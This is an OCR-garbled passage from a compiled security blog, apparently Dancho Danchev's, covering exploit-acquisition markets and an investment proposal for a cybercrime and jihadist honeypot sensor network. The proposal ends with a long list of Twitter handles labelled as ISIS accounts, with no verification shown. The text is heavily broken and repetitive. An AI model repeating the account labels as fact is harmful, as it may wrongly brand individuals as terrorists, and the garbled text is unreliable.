client-side vulnerabilities will continue to be largely abused in an efficient way thought web malware exploitation

kits in 2008. The events that took place during 2007, clearly demonstrate the pragmatic attack approaches malicious

parties started applying, namely realizing that an outdated but unpatched on a large scale vulnerability is just as

valuable as a zero day one.

1. https://ddanchev.blogspot.com/2018/10/dancho-danchevs-2010-disappearance.html

2. https://speakerdeck.com/ddanchev/cesg-hp-cyberintel-dancho

3. https://ddanchev.blogspot.com/2017/05/historical-osint-inside-2007-2009.html

4. https://ddanchev.blogspot.com/2017/01/historical-osint-malicious-malvertising.html

5. https://ddanchev.blogspot.com/2016/04/cybercriminals-launch-malicious.html

6. https://ddanchev.blogspot.com/2016/08/managed-swf-injection-cybercrime.html

176

Pay-Per-Exploit Acquisition Vulnerability Programs - Pros and cons? (2018-10-22 17:47)

As [1]**ZERODIUM** starts paying premium rewards to security researchers to acquire their previously unreported zero-day exploits affecting multiple operating systems software and/or devices a logical question emerges in the context of the program’s usefulness the potential benefits including potential vulnerabilities within the actual acquisition process - how would the program undermine the security industry and what would be the eventual outcome for the security researcher in terms of

[2]fueling growth in the cyber warfare market segment

?

In this post I’ll discuss the market segment for pay-per-exploit acquisition programs and discuss in-depth the current exploit-acquisition methodology utilized by different vendors and provide in-depth discussion on various over-the-counter acquisition methodologies applied by malicious attackers on their way to monetize access to malware-infected hosts while compromising the confidentiality availability and integrity of the targeted host including an

active discussion on the ongoing

and potenti

al we

aponiz

ation of zero d

ay vulner

abilities int the context of tod

ay’s cyber w

arf

are world.

Having greatly realized the potential of acquiring zero day vulnerabilities for the purpose of actively exploiting end

users malicious actors have long been aware of the [3]**over-the-counter acquisition market model**

further enhancing their capabilities when launching malicious campaigns. Among the most widely [4]**spread myth**

about zero day vulnerabilities is the fact that

[5]zero day vulnerabilities arethe primary growth factor of the cybercrime ecosystem

further resulting in a multi-tude of malicious activity targeting end users.

With vendors continuing to est

ablish the found

ations for

active vulner

a bility and exploit

acquisition progr

ams third-p

arty vendors

and rese

arch org

aniz

ations continue successfully disintermedi

ating the vendor’s m

ajor vulner

ability

178

and exploit

acquisition progr

ams successfully resulting in the l

aunch

and est

ablishment of third-p

arty services

and products further popul

ating the security-industry with rel

ated products

and services potenti

ally

acquiring "know-how"

and relev

ant vulner

ability

and exploit inform

ation from m

ajor vendors further l

aunching rel

ated comp

anies

and services potenti

ally empowering third-p

arty rese

archers vendors

and individu

als including n

ation-st

ate

actors with potenti

al we

aponiz

ation c

ap

179

abilities potenti

ally le

ading to successful t

arget-

acquisition pr

actices on beh

alf of third-p

arty rese

archers and individuals. Becoming a target in the widespread context of third-party vendors and researchers might not be the wisest approach when undermining potential research and in-house research and benchmarking activities in terms of e v aluating and responding to vulnerabilities and exploits. Vendors looking for ways to efficiently improve the overall security and product performance in terms of security should consider basic internal benchmarking practices and should also consider a possible incentive-based type of vulnerability and exploit reward-type of revenue-sharing program potentially rewarding company employees and researchers with the necessary tools and incentives to find and discover and report security vulnerabilities and exploits.

Something else worth pointing out in terms of vulnerability research and exploit discovery is a process which can be best described as the life-cycle of a zero day vulnerability and exploit which can be best described as a long-run process utilized by malicious and fraudulent actors successfully utilizing client-side exploits for the purpose of successfully dropping malicious software on the hosts of the targeted victims which often rely on outdated and patched vulnerabilities and the overall misunderstanding that zero day vulnerabilities and exploits are the primary growth factor of the security-industry and will often rely on the fact that end users and enterprises are often unaware of the basic fact that cybercriminals often rely on outdated and patched vulnerabilities successfully targeting thousands of users globally on a daily basis.

What used to be a market-segment dominated by DIY (do-it-yourself) exploit and malware-generating tools is today’s modern market-segment dominated by Web malware-exploitation kits successfully affecting thousands of users globally on a daily basis. In terms of Web-malware exploitation kits among the most common misconceptions regarding the utilization of such type of kits is the fact that the cybercriminals behind it rely on newly discovered exploits and vulnerabilities which in fact rely on **[6]outdated and already patched security vulnerabilities** and exploits for the purposes of successfully enticing thousands of users globally into falling victim into social-engineering driven malicious and fraudulent campaigns.

Despite the evident usefulness from a malicious actor’s point of view when launching malicious campaigns malicious actors continue utilizing outdated vulnerabilities for the purpose of launching malicious campaigns further utilizing a multi-tude of social engineering attack vectors to enhance the usefulness of the exploitation vector. Another crucial aspect of the pay-per-exploit acquisition vulnerability model is, the reliance on outdated and unpatchted vulnerabilities for the purpose of launching malicious campaigns further relying on the basic fact that on the majority of occasions end users fail to successfully update their third-party applications often exposing themselves to a variety of successful malicious campaigns utilizing outdated and unpatched vulnerabilities.

We expect to continue observing an increase in the pay-per-exploit acquisition model with, related acquisition model participants continuing to acquire vulnerabilities further fueling growth into the market segment. We expect that malicious actors will adequately respond through over-the-counter acquisition models including the utilization of outdated and unpatched vulnerabilities. End users are advised to continue ensuring that their third-party applications are updated to build a general security awareness and to ensure that they’re running a fully patched antivirus solution.

Consider going through the following related posts:

[7]Researchers spot new Web malware exploitation kit

[8]Web malware exploitation kits updated with new Java exploit

[9]Which are the most commonly observed Web exploits in the wild?

[10]Report: Patched vulnerabilities remain prime exploitation vector

[11]Report: malicious PDF files becoming the attack vector of choice

[12]Malvertising campaigns at multiple ad networks lead to Black Hole Exploit Kit

[13]56 percent of enterprise users using vulnerable Adobe Reader plugins

[14]Report: third party programs rather than Microsoft programs responsible for most vulnerabilities

[15]Report: malicious PDF files becoming the attack vector of choice

[16]Malvertising campaigns at multiple ad networks lead to Black Hole Exploit Kit

[17]56 percent of enterprise users using vulnerable Adobe Reader plugins

[18]Report: third party programs rather than Microsoft programs responsible for most vulnerabilities

[19]Report: 64 % of all Microsoft vulnerabilities for 2009 mitigated by Least Privilege accounts

[20]Secunia: popular security suites failing to block exploits

[21]37 percent of users browsing the Web with insecure Java versions

[22]Which are the most commonly observed Web exploits in the wild?

[23]Report: Malicious PDF files comprised 80 percent of all exploits for 2009

[24]Secunia: Average insecure program per PC rate remains high

1. https://zerodium.com/program.html

2. https://www.webroot.com/blog/2013/12/27/cybercrime-trends-2013-year-review/

3. http://www.zdnet.com/article/black-market-for-zero-day-vulnerabilities-still-thriving/

4. https://www.zdnet.com/article/seven-myths-about-zero-day-vulnerabilities-debunked

5. https://www.zdnet.com/article/report-patched-vulnerabilities-remain-prime-exploitation-vector/

6.

https://www.zdnet.com/article/a-patched-browser-false-feeling-of-security-or-a-security-utopia-that-actually-exists/

7. https://www.zdnet.com/article/researchers-spot-new-web-malware-exploitation-kit/

8. https://www.zdnet.com/blog/security/web-malware-exploitation-kits-updated-with-new-java-exploit/9849

9. https://www.zdnet.com/blog/security/which-are-the-most-commonly-observed-web-exploits-in-the-wild/10261

10. https://www.zdnet.com/blog/security/report-patched-vulnerabilities-remain-prime-exploitation-vector/8162

11. https://www.zdnet.com/article/report-malicious-pdf-files-becoming-the-attack-vector-of-choice/

12. https://www.zdnet.com/article/malvertising-campaigns-at-multiple-ad-networks-lead-to-black-hole-exploit-kit/

13. https://www.zdnet.com/article/56-percent-of-enterprise-users-using-vulnerable-adobe-reader-plugins/

14. https://www.zdnet.com/article/report-third-party-programs-rather-than-microsoft-programs-responsible-for-most-vulnerabilities/

15. https://www.zdnet.com/article/report-malicious-pdf-files-becoming-the-attack-vector-of-choice/

16. https://www.zdnet.com/article/malvertising-campaigns-at-multiple-ad-networks-lead-to-black-hole-exploit-kit/

17. https://www.zdnet.com/article/56-percent-of-enterprise-users-using-vulnerable-adobe-reader-plugins/

18. https://www.zdnet.com/article/report-third-party-programs-rather-than-microsoft-programs-responsible-for

-most-vulnerabilities/

19. https://www.zdnet.com/article/report-64-of-all-microsoft-vulnerabilities-for-2009-mitigated-by-least-pri

vilege-accounts/

20. https://www.zdnet.com/article/secunia-popular-security-suites-failing-to-block-exploits/

21. https://www.zdnet.com/article/37-percent-of-users-browsing-the-web-with-insecure-java-versions/


22. https://www.zdnet.com/article/which-are-the-most-commonly-observed-web-exploits-in-the-wild/

23. https://www.zdnet.com/article/report-malicious-pdf-files-comprised-80-percent-of-all-exploits-for-2009/

24. https://www.zdnet.com/article/secunia-average-insecure-program-per-pc-rate-remains-high/

2.4

December



Cyber Security Project Investment Proposal - DIA Needipedia - Fight Cybercrime and Cyber Jihad With Sensors - Grab Your Copy Today! (2018-12-16 13:52)

Dear blog readers, I decided to share with everyone a currently pending project investment proposal regarding the upcoming launch of a proprietary Technical Collection analysis platform with the project proposal draft available on request part of **[1]DIA's Needipedia** Project Proposal Investment draft or eventually through the [2]**Smith Richardson Foundation**.

In case you're interested in working with me for the purpose of implementing the project solution including a possible investment proposal on your behalf – that also includes a possible VC or an angel investor introduction – I can be reached at dancho.danchev@hush.com

Looking forward to receiving your comments questions feedback and general remarks including possible investment proposal requests. Happy Holidays!

Enjoy!

01. Executive summary

The Obmonix platform aims to build the world’s most versatile and comprehensive sensor network for intercepting cybercrime and cyber jihad activity on a global scale successfully positioning the project as a leading in-house built provider for actionable intelligence within the Intelligence Community.

02. What are you trying to do?

The Obmonix platform aims to build the world’s most versatile and comprehensive sensor network for intercepting

cybercrime and cyber jihad activity successfully positioning the platform as a leading in-house provider of actionable

intelligence within the Intelligence Community.

03. How is it currently done?

Largely relying on a selected set of outsourced intelligence-gathering providers the Intelligence Community overall

reliance on commercial intelligence gathering providers has successfully positioned the Intelligence Community with

a limited sight in terms of pro-active and systematic response to cybercrime and cyber jihad events globally.

04. What’s new?

Largely relying on the utilization of multiple interception vectors including hybrid-based type of sensor networks the

Intelligence Community is successfully positioned to successfully intercept and proactively respond to a growing set

of cybercrime and cyber jihad events globally.

05. Who cares?

The Intelligence Community largely positioned to take advantage of a growing set of technologies for the purpose

of pro-actively responding to a growing set of cybercrime and cyber jihad events globally is ultimately empowered

to take advantage of modern hybrid-based type of sensor networks for the purpose of successfully intercepting and

responding to a growing set of cybercrime and cyber jihad events globally.

06. What are the risks?

Successfully positioning the provider as a leading provider for actionable intelligence in terms of cybercrime and

cyber jihad events globally within the Intelligence Community will successfully position the Obmonix platform and

its operator as a leading provider of actionable intelligence within the Intelligence Community.

Transmittal Letter

My name is Dancho Danchev I’m an internationally recognized cybercrime researcher security blogger and

threat intelligence analyst currently maintaining some of the industry’s leading threat intelligence gathering

information-sharing resources having successfully contributed to the overall demise of cybercrime internationally having successfully monitored analyzed and processed some of the industry’s major nation-state and malicious actor

type of malicious campaigns over the last decade leading me to a successful career as a cybercrime researcher

security blogger and threat intelligence analyst leading me to a successful launch of my newly launched startup

named Disruptve Individuals and the Obmonix - Cybercrime and Cyber Jihad Fighting Sensor Network.

185

Having successfully pioneered my own methodology for processing threat intelligence data including active

dissemination of threat intelligence data to a variety of sources including an in-depth understanding of the Intelligence

Cycle I’m certain that based on my experience the time has come to establish a professional and working

relationship with a government-private sector enterprise leading me to a successful project proposal within the

Intelligence Community and the security industry.

My initial goal for submitting a project proposal is to ensure that the Intelligence Community remains on the

top of its game and that the United States remains ahead of adversaries looking to profit from its economic might

including the successful compromise of its infrastructure potentially targeting the life’s and well-being of its citizens

globally.

Largely relying on a set of industry-leading contacts my initial idea is to ensure that the Intelligence Community remains actively empowered with the world’s largest and most comprehensive platform for monitoring profiling and proactively responding to malicious nation-state malicious actors type of cybercrime and cyber-jihad activity globally through the successful establishing of a government-private sector type of partnership leading me to a a successful launch of my own company leading me to a successful project-based type of project proposal.

Having actively contributed to the overall demise of cybercrime internationally through the last decade I’m certain that my expertise ambition and expertise in the field will successfully contribute to the Intelligence Community’s overall mission including a currently active project within the Intelligence Community and the security industry.

I sincerely hope that my project proposal will be eventually funded leading me to become an active participant within the Intelligence Community with a currently active project within the Intelligence Community and the security-industry.

Disruptive Individuals

Company Overview

The following brief will provide a detailed summary of the company overview including key success factors

and a project taxonomy.

Disruptive Individuals is a research-intensive data-driven company successfully establishing the world’s largest

187

snapshot of malicious cybercrime activity for the purpose of offering the industry the world’s most versatile portfolio of malicious cybercrime-driven services successfully positioning itself as the world’s leading provider of real- time

intelligence-driven services and product portfolio including cybercrime-research data malicious activity profiling

services and custom-tailored intelligence assessments successfully positioning the company as the world’s leading

provider of cybercrime-data driven research-intensive intelligence data-driven company.

Key Success Factors

• the platform will be ultimately capable of establishing the industry’s largest data set of cybercrime activity

for the purpose of real-time monitoring and profiling of malicious cybercrime activity successfully infiltrating

the majority of cybercrime forum communities successfully establishing the foundations for an intelligence

gathering process

- the platform will be ultimately capable of real-time forum data localization for the purpose of successfully establishing the foundations for a successful intelligence gathering process

- the platform will be ultimately capable of establishing the foundations for real-time monitoring and profiling of malicious activity including forum member data successfully establishing the foundations for a successful intelligence gathering process

- the platform will be ultimately capable of establishing the world’s largest data set of historical cybercrime activity successfully establishing the foundations for a successful intelligence gathering process

Return on Investment

- research-based forum activity driven intelligence feeds

- the company will be ultimately capable of offering subscription based type of intelligence driven services including intelligence and data-driven cybercrime and malicious-activity capable feeds

- community-driven data processing capabilities

- the company will be ultimately capable of offering public feeds to include the necessary data for the purpose of establishing an active community-based intelligence-data driven type of intelligence-data driven type of services and feeds

- intelligence feed subscription type of managed intelligence-feed driven services

- the company will be ultimately capable of offering tailored intelligence-driven data feeds successfully empowering security enthusiasts security experts researchers and government contractors with the necessary data and expertise to offer an insight into the company’s vast network of data and intelligence driven type of services

Company Data Project Taxonomy

This intelligence brief will details the basic company project taxonomy structure for the purpose of establishing the foundations for a successful data and intelligence-driven type of research based type of cybercrime and malicious-activity tracking activity to include but not limited to cybercrime community forum data and active social media monitoring and, profiling capabilities.

Cybercrime Sensor Network

This intelligence brief will details the basic company project taxonomy structure for the purpose of establishing the foundations for a successful data and intelligence-driven type of research based type of cybercrime and malicious-activity tracking activity to include but not limited to

cybercrime community forum data and active social media monitoring and profiling capabilities.

Spam Message

- spam source
- spam message
- nation-state actors
- malicious-adversaries
- country
- hosting provider
- ASN
- IP reputation
- message
- embedded URL
- embedded attachment

Phishing Message

- phishing source
- phishing message
- nation-state
- malicious-actors

- spear-phishing
- targeted-attack
- country
- hosting provider
- ASN
- IP reputation
- message
- embedded URL
- embedded attachment

Malicious Software

- nation-state actors
- malicious-adversaries
- C &C phone back location
- country
- hosting location
- ASN
- screenshot
- malicious MD5

Malicious URL

- nation-state actors
- malicious-adversaries
- country
- hosting provider
- ASN
- client-side exploitation
- client-side exploit sample

Android malware

- nation-state actors
- malicious-adversaries
- C &C phone back
- country
- hosting provider
- ASN
- SMS feature
- Screenshot
- malicious MD5

Mac OS X malware

- nation-state actors

- malicious-adversaries
- C &C phone back
- country
- hosting provider
- ASN
- Screenshot
- malicious MD5

Explanation of Honeypot Technology

Honeypot technology greatly ensures that actionable and real-time data of jihadist activities can be acquired profiled

and analyzed acting as an early warning system for jihadist activity online.It relies on the systematic positioning of

misconfigured network devices to better allow the use of monitoring sensors attracting malicious traffic leading to an

eventual compromise allowing for better understanding of the motivation and capability estimation of the attacker

including active motivation and capabilities type of attribution leading to the production of actionable real-time type

of intelligence type of research and analysis type of data.

Honepot Deployment Strategy

Honeypot technology greatly ensures that actionable and real-time data of jihadist activities can be acquired profiled and analyzed acting as an early warning system for jihadist activity online.

- **Fake Newspaper - Al-Jihah**

The initial idea behind setting up a fake newspaper (in Persian, Arabic) would be to establish the foundation for a successful deceptive early warning system sensor further ensuring that actionable and real-time jihadist activity data can be collected profiled and interpreted for producing real-time intelligence summary reports. Daily updates with pro-jihadist material would ensure the quality acquisition of traffic including potential deceptive campaigns to be intercepted profiled an analyzed acting as an early warning system sensor further ensuring the collection of actionable real-time jihadist activities data.

The Al-Jilah newspaper would act as a central repository for, various anti-jihad content successfully positioning the paper as a primary attack target for cyber jihadist online successfully increasing the probability for a successful attack and eventually collecting and interpreting the attack data. The Al-Jilah newspaper would act as a central repository of anti-jihad content and would be localized in Persian in Arabic successfully penetrating local and highly segmented markets for the purpose of increasing the probability of a successful attack.

Various public placement strategy in terms of positioning the honeypot technology within the eventual attack compromise activity would include active search engine optimization techniques successfully leading to a great degree of capability estimation attack traffic and would also result in eventual direct forum placement within various prominent jihadist activity online forum communities.

- **Fake Bank – Arabah Financing**

The initial idea behind setting up a fake bank (in Persian, Arabic) would be to establish the foothold of a deceptive campaign ensuring the collection of actionable real-time time jihadist data to be analyzed and profiled. Successfully positioning the bank within the network assets acquisition would ensure the collection of actionable and real-time jihadist data further ensuring the successful interception of jihadist activities online.

The initial idea behind setting up a fake bank would be to successfully position a fake Web site successfully resulting in the active deployment of honeypot appliance technologies for the purpose of monitoring and profiling various jihadist activity online. Successfully setting up a fake bank in Persian and Arabic would result in the active penetration of various market segment properties successfully resulting in the active profiling and monitoring of jihadist activity online.

Successfully setting up a fake bank would result in the active publication of content inter-related news releases

emphasizing on major localized and segment released type of content successfully resulting in the active profiling

and monitoring of various jihadist activity online.Successful positioning in terms of points of contact would ensure

active phishing and malware attack profiling and monitoring successfully resulting in active profiling and monitoring

of jihadist activity online.

- **Fake university – Abkazah University**

The initial idea behind setting up a fake university (in Persian, Arabic) would be to establish the foothold of a deceptive campaign ensuring the collection of actionable real-time time jihadist data to be analyzed and profiled. Successfully

positioning the bank within the network assets acquisition would ensure the collection of actionable and real-time

jihadist data further ensuring the successful interception of jihadist activities online.Successful positioning in terms

of points of contact would ensure active phishing and malware attack profiling and monitoring successfully resulting

in active profiling and monitoring of jihadist activity online.

The initial idea of setting up a fake university would result in the active profiling and monitoring of various jihadist community type of jihadist activity online successfully positioning a localized in Persian and Arabic fake university

successfully resulting in the active profiling and monitoring of jihadist activity online. Sample fake university content

type of localized fake university portfolio of facilities and educational courses would result in the active positioning

for a localized and segmented active profiling and monitoring of jihadist activity online.

It would consist of active SCADA research and cyber security type of research and analysis facility allowing the active

monitoring of malicious activity, for the origin source country Iran, Pakistan, Saudi Arabia, Iraq and Syria.Successful

positioning in terms of points of contact would ensure active phishing and malware attack profiling and monitoring

successfully resulting in active profiling and monitoring of jihadist activity online.

- **Fake Company – Ostan Industries**

The initial idea behind setting up a fake company would be to successfully intercept and profile actionable real-time

jihadist activities online to successfully intercept and profile various jihadist activities online.The initial idea behind setting up a fake company would be to position a SCADA type of infrastructure localized in Persian, Arabic for the

purpose of successfully profiling and monitoring various jihadist activity online.

With a successful placement and active content generating localized in Persian, Arabic a fake company deployment using honeypot appliance technology would result in active capability estimation and profiling of various jihadist activity online.Successful positioning in terms of points of contact would ensure active phishing and malware attack profiling and monitoring successfully resulting in active profiling and monitoring of jihadist activity online.

Cyber Jihad Sensor Network

This intelligence brief will details the basic company project taxonomy structure for the purpose of establishing the foundations for a successful data and intelligence-driven type of research based type of cybercrime and malicious-activity tracking activity to include but not limited to cybercrime community forum data and active social media monitoring and profiling capabilities.

- **forum topic**

the platform will be ultimately capable of processing a particular forum topic for the purpose of establishing the foundations for a successful intelligence gathering process

- **forum message**

the platform will be ultimately capable of processing a particular forum message for the purpose of establishing the foundations for a successful intelligence gathering process

- **forum member**

the platform will be ultimately capable of processing a particular forum member for the purpose of establishing the

foundations for a successful intelligence gathering process

- **forum member message**

the platform will be ultimately capable of processing a particular forum member message for the purpose of

establishing the foundations for a successful intelligence gathering process

- **forum message**

- the platform will be ultimately capable of processing a particular forum message for the purpose of establishing the

foundations for a successful intelligence gathering process

- **forum message**

- the platform will be ultimately capable of processing a particular forum external message for the purpose of

successfully establishing the foundations for a successful intelligence gathering process

- **forum time**

- the platform will be ultimately capable of processing a particular forum time for the purpose of establishing the

foundations for a successful intelligence gathering process

- **forum data**

the platform will be ultimately capable of processing data including date time message url email ultimately establish-

ing the foundations for a successful intelligence gathering process

- **forum URL**

the platform will be ultimately capable of processing a particular forum URL further establishing the foundation for

the Obnomix platform further establishing the foundations for a successful intelligence gathering process

- **forum media**

the platform will be ultimately capable of processing forum media further establishing th foundations for the

Obnomix platform further establishing the foundations for a successful intelligence gathering process

- **forum email**

the platform will be ultimately capable of processing forum email further establishing the foundations for the

Obnomix platform further establishing the foundations for a successful intelligence gathering process

- **forum contact**

the platform will be ultimately capable of processing forum contact further establishing the foundations for the

Obnomix platform further establishing the foundations for a successful intelligence gathering process

Sample ISIS Social Media Twitter Accounts:

- https://twitter.com/As _soumaly
- https://twitter.com/wilayat _cairo56
- https://twitter.com/lSmisMUJAHlDAH
- https://twitter.com/islamdamas1980 40k
- https://twitter.com/HA _alshami03
- https://twitter.com/jundi71033868
- https://twitter.com/nor92331
- https://twitter.com/WmWmWm57
- https://twitter.com/tytxzxxz
- https://twitter.com/raisiiiiii
- https://twitter.com/FIIIIII2015

- https://twitter.com/BrCdPrsnr
- https://twitter.com/leembfs2017
- https://twitter.com/Sheb84669751
- https://twitter.com/GMCTNT _1979
- https://twitter.com/i593162

- https://twitter.com/bela _hudood
- https://twitter.com/ _u _r7yok
- https://twitter.com/kalmat _haaq
- https://twitter.com/meersbo2
- https://twitter.com/iahmd61
- https://twitter.com/TurMedia316
- https://twitter.com/shamtu _33
- https://twitter.com/hoec15
- https://twitter.com/ll41lll
- https://twitter.com/AlJabarti45
- https://twitter.com/abo _roqaia82
- https://twitter.com/inmyheartisis
- https://twitter.com/gurababiz1551
- https://twitter.com/jhkghjy
- https://twitter.com/Hero _isis _711
- https://twitter.com/itc _hallo
- https://twitter.com/TurMedia316
- https://twitter.com/JUI _LJ
- https://twitter.com/SomQaeda
- https://twitter.com/TARLEE4

- https://twitter.com/Muj _93 _Hed
- https://twitter.com/dieebkhel
- https://twitter.com/HJdjdu
- https://twitter.com/anwartab
- https://twitter.com/SYRIA _GID
- https://twitter.com/Xkb038

- https://twitter.com/MKoshur2
- https://twitter.com/abutalut8
- https://twitter.com/AEJKhalil
- https://twitter.com/abu2legend
- https://twitter.com/Gqeflfwlemqpdmf
- https://twitter.com/alhlby027
- https://twitter.com/SuehwShehe
- https://twitter.com/sdsdsd325245
- https://twitter.com/gffggll1
- https://twitter.com/ISIS _1979GMC
- https://twitter.com/dola24687
- https://twitter.com/timbosulli
- https://twitter.com/f75da586675f456

- https://twitter.com/khilafahinfos
- https://twitter.com/allbasra
- https://twitter.com/Muhaajirah _
- https://twitter.com/abufalahalhind4
- https://twitter.com/Saeed _alHalabi0
- https://twitter.com/iislamic12
- https://twitter.com/TaWhEeD _O
- https://twitter.com/avuOmar _shams
- https://twitter.com/abouanstunisi
- https://twitter.com/homsiia
- https://twitter.com/4 _7m0o0d
- https://twitter.com/ Djoiyriajw
- https://twitter.com/96176629289
- https://twitter.com/killer _cail99
- https://twitter.com/mfawas1
- https://twitter.com/ohatab8
- https://twitter.com/Ultrasmuslim1
- https://twitter.com/A05462492

- https://twitter.com/azve76

- https://twitter.com/ClemStalDim
- https://twitter.com/mahmood
- https://twitter.com/aqill41
- https://twitter.com/iahmd61
- https://twitter.com/azve76
- https://twitter.com/PicotNo
- https://twitter.com/h _a _e _23
- https://twitter.com/goo _ias
- https://twitter.com/ _irl _toby6
- https://twitter.com/samha1o
- https://twitter.com/samha1o
- https://twitter.com/rdcongo _news
- https://twitter.com/hytegetydyte
- https://twitter.com/f75da586675f456
- https://twitter.com/Muj _93 _Hed
- https://twitter.com/abohashmily
- https://twitter.com/Alhareth _2
- https://twitter.com/wfsfsd
- https://twitter.com/FoopSeven
- https://twitter.com/azve77

- https://twitter.com/Ali _G303L
- https://twitter.com/R9O7GupXDM0b0pd
- https://twitter.com/georgebinto1
- https://twitter.com/nightwalker _74he
- https://twitter.com/ahmadvasvv565
- https://twitter.com/Ansar _AlSharia0
- https://twitter.com/Alsloli _dog/media
- https://twitter.com/inmyheartisis
- https://twitter.com/om _elbarae1
- https://twitter.com/saadsaudi2014

- https://twitter.com/timotim91217281
- https://twitter.com/ii _o _01ru
- https://twitter.com/aljanady75
- https://twitter.com/Katz0UmAlBaraa0
- https://twitter.com/ _Mi _Sk _
- https://twitter.com/Misk _2 _a
- https://twitter.com/ISIS1995DD
- https://twitter.com/moohger121
- https://twitter.com/Omisshaq

- https://twitter.com/qatada _93
- https://twitter.com/ls _zarkiue
- https://twitter.com/Ali _G303L
- https://twitter.com/fgh959
- https://twitter.com/sdg42303540
- https://twitter.com/alptter _
- https://twitter.com/umaisha55
- https://twitter.com/algwsd2233
- https://twitter.com/dfgndf2
- https://twitter.com/leembfs2017
- https://twitter.com/wearekillkofar
- https://twitter.com/Om _islam47
- https://twitter.com/islamic _iso
- https://twitter.com/ _a _a _20
- https://twitter.com/truth _ee
- https://twitter.com/Fahad _Buhendi
- https://twitter.com/lmj _hallo
- https://twitter.com/er _er _500
- https://twitter.com/86Roben
- https://twitter.com/DsdsdsfSddsd

- https://twitter.com/abu _a _88

- https://twitter.com/sadkingp20

198

- https://twitter.com/noor _sban6

- https://twitter.com/is5 _is5

- https://twitter.com/JUI _LJ

- https://twitter.com/qatada _9

- https://twitter.com/abo _al _zubair

- https://twitter.com/Othman14 _C4

- https://twitter.com/nedalo9314

- https://twitter.com/SamaIQ _ _90

- https://twitter.com/Mar44ma

- https://twitter.com/ManaIn9

- https://twitter.com/phupeuea

- https://twitter.com/raisiiiiii

- https://twitter.com/aljanady75/

- https://twitter.com/ _Mi _Sk _

- https://twitter.com/Misk _2 _a

- https://twitter.com/ISIS1995DD

- https://twitter.com/moohger121

- https://twitter.com/198 _mazen

- https://twitter.com/CavalierDuSham

- https://twitter.com/SinaiTor

- https://twitter.com/NaserIS8

- https://twitter.com/oumme _aymen10

- https://twitter.com/gaznaya

- https://twitter.com/un _serviteur

- https://twitter.com/Tekindebeyvin

- https://twitter.com/ _DavidThomson

- https://twitter.com/VegetaMoustache

- https://twitter.com/MillatIbrahim1

- https://twitter.com/Hayati _LiLLah _

- https://twitter.com/Alitt1245

- https://twitter.com/salehalawlqi1

199

- https://twitter.com/SimNasr

- https://twitter.com/xonraqqa

- https://twitter.com/aodaaoda4

- https://twitter.com/ _Mi _Sk _

- https://twitter.com/anwartab

- https://twitter.com/waswa0127
- https://twitter.com/ali523480
- https://twitter.com/Rhbdbd1
- https://twitter.com/AnsarAlSharia13
- https://twitter.com/AlJabarti46
- https://twitter.com/IslamiyaKurdi
- https://twitter.com/zayanepower
- https://twitter.com/WalaAndBara
- https://twitter.com/SFKIIIHHF _ _oO33
- https://twitter.com/AAdhim10
- https://twitter.com/MhdSayf
- https://twitter.com/abo _67 _omar
- https://twitter.com/DawlaBrulFrance
- https://twitter.com/strange76292811
- https://twitter.com/VbnIsrt
- https://twitter.com/IS _IS021
- https://twitter.com/IS _IS022
- https://twitter.com/AbdAllahGaza
- https://twitter.com/khilafah01 _
- https://twitter.com/iislamic12

- https://twitter.com/ajmurgent
- https://twitter.com/baqiya79R
- https://twitter.com/abujamaludeen02
- https://twitter.com/ibn _abdiqany
- https://twitter.com/killercat600
- https://twitter.com/MisciFromTheD

- https://twitter.com/3aam _Al _Diri
- https://twitter.com/mnhtye
- https://twitter.com/block _151
- https://twitter.com/Hijazi _9111
- https://twitter.com/ibn _dyala93
- https://twitter.com/jxcjcj1
- https://twitter.com/mosalma1991
- https://twitter.com/rfvb7
- https://twitter.com/alaser100
- https://twitter.com/asd4000hd
- https://twitter.com/AbdAllahGaza
- https://twitter.com/MhdSayf
- https://twitter.com/aqaq1qa

- https://twitter.com/mhunc1231
- https://twitter.com/azdyisis55
- https://twitter.com/Baghdad9191
- https://twitter.com/74gh1
- https://twitter.com/nnbb77881
- https://twitter.com/a _t _ _29 _ _7a
- https://twitter.com/Kh _nsa143
- https://twitter.com/theykillmybro
- https://twitter.com/210Birdy
